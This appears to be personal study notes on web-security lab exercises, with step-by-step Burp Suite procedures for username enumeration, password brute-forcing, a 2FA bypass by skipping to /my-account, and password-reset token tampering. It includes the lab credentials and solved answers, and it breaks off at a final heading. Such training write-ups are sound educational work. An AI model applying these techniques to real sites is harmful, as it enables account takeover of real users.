Authentication

#intruder


Username enumeration via different responses

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:


- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.


1. Random login username and password and send the request to intruder




2. Enumerate Username
   - Select Test and choose payload




- Use the username that is given and start attack





The user name is `announce` because if you check the respond the others show Invalid username

- Use the password that is given but now we use username: announce
  The password is `12345`




2FA simple bypass

This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

- Your credentials: `wiener:peter`

- Victim's credentials `carlos:montoya`

1. Login to you own account
2. Go to your account page and make note of your url (notice that there is a path /my-account)
   https://0a3d00e40366c7bd86516392009f0097.web-security-academy.net/my-account?id=wiener
3. Login to Carlos account and change the path to /my-account




Password reset broken logic


This lab's password reset functionality is vulnerable. To solve the lab, reset Carlos's password then log in and access his "My account" page.

- Your credentials: `wiener:peter`
- Victim's username: `carlos`


1. Click on Forgot password and use wiener as a username
2. Checkout email client and use the url that is given



3. Intercept the request and send it to repeater
   Notice that they are using the same token



4. Change the token and password for carlos




5. Login to Carlos account with the password that we change

Username enumeration via subtly different responses #int_burp


This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password
To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

1. Try to login to the website using any username and password


2. Intercept the request and send it to intruder




3. Brute force the username that is given
4. Send the request to repeater and find the error message which is "Invalid username or password."
   Notice that if the username does not exist there is going to be a . after password




5. Go back to intruder and filter out the error



The error have no dots after the password



6. Brute force the password using username ae




Username enumeration via response timing

